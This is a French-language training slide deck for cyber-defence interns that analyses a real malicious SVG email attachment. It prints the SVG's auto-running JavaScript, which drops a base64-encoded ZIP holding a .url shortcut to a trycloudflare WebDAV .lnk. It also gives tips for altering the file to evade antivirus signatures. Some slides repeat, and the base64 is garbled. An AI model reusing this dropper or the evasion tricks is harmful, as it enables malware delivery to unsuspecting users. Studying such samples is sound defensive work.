

Smart User

Éric BERTHOMIER
berthomiereric70@gmail.com

4 janvier 2026



Version 1.2 - Version Stagiaire

Vecteur d'attaque : Courriel

Le vecteur d'attaque reste inchangé, mais l'utilisateur voyant un fichier avec un nom bizarre : "**UBSALKASVBSVA (1).svg**" le transmet au Centre de Ressources Cyber pour analyse.



Vecteur d'attaque : Courriel

Le vecteur d'attaque reste inchangé, mais l'utilisateur voyant un fichier avec un nom bizarre : "**UBSALKASVBSVA (1).svg**" le transmet au Centre de Ressources Cyber pour analyse. Ce code est un **VRAI** virus, vous engagez donc votre responsabilité dans le cadre de son usage...



Analyse rapide : que contient le fichier ?

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0"
      width="100" height="100">

<script type="application/ecmascript"><![CDATA[
    document.addEventListener("DOMContentLoaded", function() {
        function base64ToArrayBuffer(base64) {
            var binary_string = window.atob(base64);
            var len = binary_string.length;
            var bytes = new Uint8Array(len);
            for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
            return bytes.buffer;
        }
        var base64Data =
            UEsDBBQAAAIAABSPtlgXiSaUigAAAJsAAAARAAAAVUJTQUxLQVNWQ1NWQS51cmyL9swrSS3KSy0JzsgvKkkuLYnI
            +
            bl8nTxySwuseXl8sgv8U6ttDXg5YquNjAwMDI0cTTQBTKghDOMBQEEmZrVAqwoK8guMbQ0tdSx5uQBQSwECFAAUAAA
            /AAAAuQAAAAAA';
        var data = base64ToArrayBuffer(base64Data);
        var blob = new Blob([data], {type: 'application/octet-stream'});
        var fileName = 'UBSALKASVB$VA.zip';
        var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
        document.documentElement.appendChild(a);
        a.setAttribute('style', 'display: none');
        var url = window.URL.createObjectURL(blob);
        a.href = url;
        a.download = fileName;
        a.click();
        window.URL.revokeObjectURL(url);
    });
}};
```



Base64 - Decode

<https://www.base64decode.org/>

Decode from Base64 format

Simply enter your data then push the decode button.

```
UEsDBBQAAAIAABSPtigXiSaUigAAAJsAAAAARAAAAAVUTJQuxLQVNWQjINWQ51cmYl9swrSS3KSy0JzsgvKkkuLYnl5QoN8FNy8xJldLx2wry89MT0pqkzOyS9N
ScJLErVs87PdbC0IDOWd0ksCw8PD8rPL9FPyUzMoCjy+bl8nTxySwuseXl8sgv8U6ttDXg5YquNjAwMD10cTTQBTKghDOMBQEEmZrVaqwOK8guMbQ0tdSx5uQBQ
SwECFAUAUAAAACAAUj/ZYF4kmloAAAcbaAAAEQAAAAAAABCAAAAAAAAVUTJQuxLQVNWQjINWQ51cmxQSwUGAAAAAEEAAQ/AAAAuQAAAAAA
```

① For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE

```
PK-----UBSALKASVBBSVA.url+i-K- /I.-
```

```
Mi+LN-JlMIIJK0owI,-----/OLJ/N5f600024q4-----23-----&f@-----m
-u.y-----PK-----UBSALKASVBBSVA.urlPK-----?-----?-----?-----?
```



Magic Number

https://en.wikipedia.org/wiki/List_of_file_signatures/

50 4B 03 04			zip	
50 4B 05 06 (empty archive)	PK\x14		aar	
50 4B 07 08 (spanned archive)	PK\x14	0	apk	
	PK\x14		docx	
			epub	
			ipa	
			jar	
			kmz	
			maff	
			msix	zip file format and formats based on it, such as EPUB, JAR, ODF, OOXML
			odp	
			ods	
			odt	
			pk3	
			pk4	
			pptx	
			usdz	
			vsdx	
			xlsx	
			xpi	



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
UEsDBBQAAAIAABSPt1gXiSaUigAAJsAAAAARAAAUVJTQUxLQVNWQ1NWQS51cm
yL9swrSS3KSy0JzsgvKkkuLYn15Q
...
AAAAAAAVUJTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
UEsDBBQAAAIAABSPtIgXiSaUigAAJsAAAAARAAAUVJTQUxLQVNWQ1NWQS51cmYl9swrSS3KSy0JzsgvKkkuLYn15Q
...
AAAAAAAVUJTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
UEsDBBQAAAIAABSPtIgXiSaUigAAJsAAAAARAAAUVUJTQUxLQVNWQ1NWQS51cmYl9swrSS3KSy0JzsgvKkkuLYn15Q
...
AAAAAAAVUJTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.
- Décompression du fichier.



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
UEsDBBQAAAIAABSPtIgXiSaUigAAJsAAAAARAAAUVJTQUxLQVNWQ1NWQS51cmYl9swrSS3KSy0JzsgvKkkuLYn15Q
...
AAAAAAUVTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.
- Décompression du fichier.
- Découverte d'un fichier `UBSALKASVBSVA.url`.



URL's code

```
[InternetShortcut]
URL=file:///invoicetrycloudflare.com@9983/DavWWWRoot/dial.lnk
IDList=
HotKey=0
[{000214A0-0000-0000-C000-00000000046}]
Prop3=19,9
```

Question

Qu'est ce qu'un fichier en .url ? En crée un sur votre ordinateur ...



Fin de l'analyse rapide

Question

Que reste t'il à faire pour se protéger de la menace ?



Fin de l'analyse rapide

Question

Que reste t'il à faire pour se protéger de la menace ?



Analyse du support

Question

Rechercher les informations relatives au type de fichier .svg



Analyse du support

Question

Rechercher les informations relatives au type de fichier .svg



Analyse du vecteur d'infection

Question

Par quel programme est ouvert le type de fichier SVG sous Windows ? Commentez.



Analyse du vecteur d'infection

Question

Par quel programme est ouvert le type de fichier SVG sous Windows ? Commentez.



Conclusion

- ① Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.



Conclusion

- ① Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.
- ② En créant dynamiquement une URL
`(document.documentElement.appendChild(a);)` puis en simulant un clic sur ce lien, le programme va lancer le téléchargement d'un ZIP (`a.click();`).




Conclusion


- ① Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.
- ② En créant dynamiquement une URL
(`document.documentElement.appendChild(a);`) puis en simulant un clic sur ce lien, le programme va lancer le téléchargement d'un ZIP (`a.click();`).
- ③ La suite du scénario est alors d'attendre que l'utilisateur dézippe le fichier (lors d'un ménage et par curiosité **(biais psychologiques)**) puis que ce dernier clique sur l'URL malveillante.




Le tout en images (1/6)




Le tout en images (2/6)



Le tout en images (3/6)




Le tout en images (4/6)



ANY
RUN



Le tout en images (5/6)



ANY
RUN



Le tout en images (6/6)

UBSALKAS/B5VA (1).svg VB.pdf

https://floor-contemporary-genius-accommodation.trycloudflare.com/VB.pdf

1 of 1

Sames Auto Arena – ASM GLOBAL Suite Order Form

Company Name: _____ Event Date: _____ Suite # _____
Ordered By: _____ Payment Arrangements: _____ Invoice _____ Other _____

Phone Number: _____ Visa _____ MasterCard _____ Amex _____ Discover _____
Email: _____ Name: _____
Suite Contact Email: _____ Card #: _____
Exp: _____ Sec Code: _____

Contact Person For Event: _____
HOT FOOD DELIVERY TIME (CHECK ONE): [] HOUR PRIOR TO EVENT [] AT START OF EVENT
Beverages, Snacks/Appetizers & Cold Food will be in suite when doors open.
Order Comments: _____

Please note a 28% administrative fee and 8.25% mixed beverage sales tax will be applied to your order.
An Event Day orders: A separate order will be placed in your suite for your review. Orders can be placed with the Suite Attendant.

*****PLEASE NOTE REQUIRED ADVANCED ORDER TIMES *****

EVENT STARTER	ITEM	PRICE	QTY	ITEM	PRICE	QTY	ADVANCE ORDER SUBMISSION DEADLINE	
Taquito Chips & Salsa	\$18.00	1	Pepsi (16 pack) 12oz	\$ 18.00	1		EVENT DAY	
				Diet Pepsi (16 pack) 12oz	\$ 18.00	1	Wednesday	
Mexican Popcorn	\$20.00	1	Pepsi Zero (16 pack) 12oz	\$ 18.00	1	Thursday		
Individual Popcorn Bucket	\$6.00	1	Sierra Mist (16 pack) 12oz	\$ 18.00	1	Friday		
				Aquafina bottled water (16 pack) 16oz	\$ 12.00	1	Saturday, Sunday, Monday	
				Regular coffee (per cup/dispenser)	\$ 15.00	1	Tuesday	
							Wednesday	
COLD ITEMS BELOW MUST BE ORDERED WITHIN 48 HOURS								
ITEM	PRICE	QTY	ITEM	PRICE	QTY	ITEM	PRICE	QTY
Domestic Water Tray	\$10.00	1	Coca-Cola	\$1.00	1	Budweiser	\$10.00	1
Fresh Fruit Tray	\$45.00	1	Coca-Cola	\$1.00	1	Miller Lite	\$10.00	1
Vegetable Tray	\$40.00	1	Orange Juice	\$ 6.00	1	Tequila	\$10.00	1
Antipasto Tray	\$45.00	1	Pineapple Juice	\$ 6.00	1	Crown Royal	\$10.00	1
NOT APPETIZERS								
ITEMS BELOW MUST BE ORDERED WITHIN 24 HOURS								
ITEM	PRICE	QTY	ITEM	PRICE	QTY	ITEM	PRICE	QTY
Chicken Chorizo Quesadillas	\$25.00	1	Rubicon (16 pack)	\$40.00	1	Grapefruit	\$10.00	1
Mini Chicken Fajitas	\$25.00	1	Red Light (8 pack)	\$10.00	1	Tequila	\$10.00	1
Chicken Tenders	\$45.00	1	Michelob Ultra (8 pack)	\$30.00	1	Crown Royal	\$10.00	1
PLEASE ORDER ALCOHOL BELOW WITHIN 48 HOURS								
ITEM	PRICE	QTY	ITEM	PRICE	QTY	ITEM	PRICE	QTY
Red Light (8 pack)	\$10.00	1	Grapefruit	\$10.00	1	Tequila	\$10.00	1
Michelob Ultra (8 pack)	\$30.00	1	Tequila	\$10.00	1	Crown Royal	\$10.00	1
Michelob Ultra Gold (8 pack)	\$30.00	1	Crown Royal	\$10.00	1			

Nouveau vecteur de compromission

Question

Quel est / quels sont le(s) nouveau(x) vecteur(s) de compromission utilisé(s) ? Commentez.



Nouveau vecteur de compromission

Question

Quel est / quels sont le(s) nouveau(x) vecteur(s) de compromission utilisé(s) ? Commentez.



Nouveau vecteur de compromission


Les antivirus fonctionnent principalement sur des signatures et sur le fonctionnement du programme ...



Modifications de la signature(1/2)

monsvg.svg

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0"
      width="100" height="100">
    <circle cx="50" cy="50" r="40" stroke="green" stroke-width="4" fill="yellow" />
</svg>
```



Modifications de la signature(1/2)

Il est aussi possible de rajouter des éléments qui ne servent à rien dans le code ou le ZIP (BASE64).

```
var a = null;  
a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
```



Modifications de la signature(1/2)

Il est aussi possible de rajouter des éléments qui ne servent à rien dans le code ou le ZIP (BASE64).

```
var a = null;  
a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
```

Enfin ... les possibilités sont infinies.



Démonstration



<https://temp.ericberthomier.fr/virus/svg>

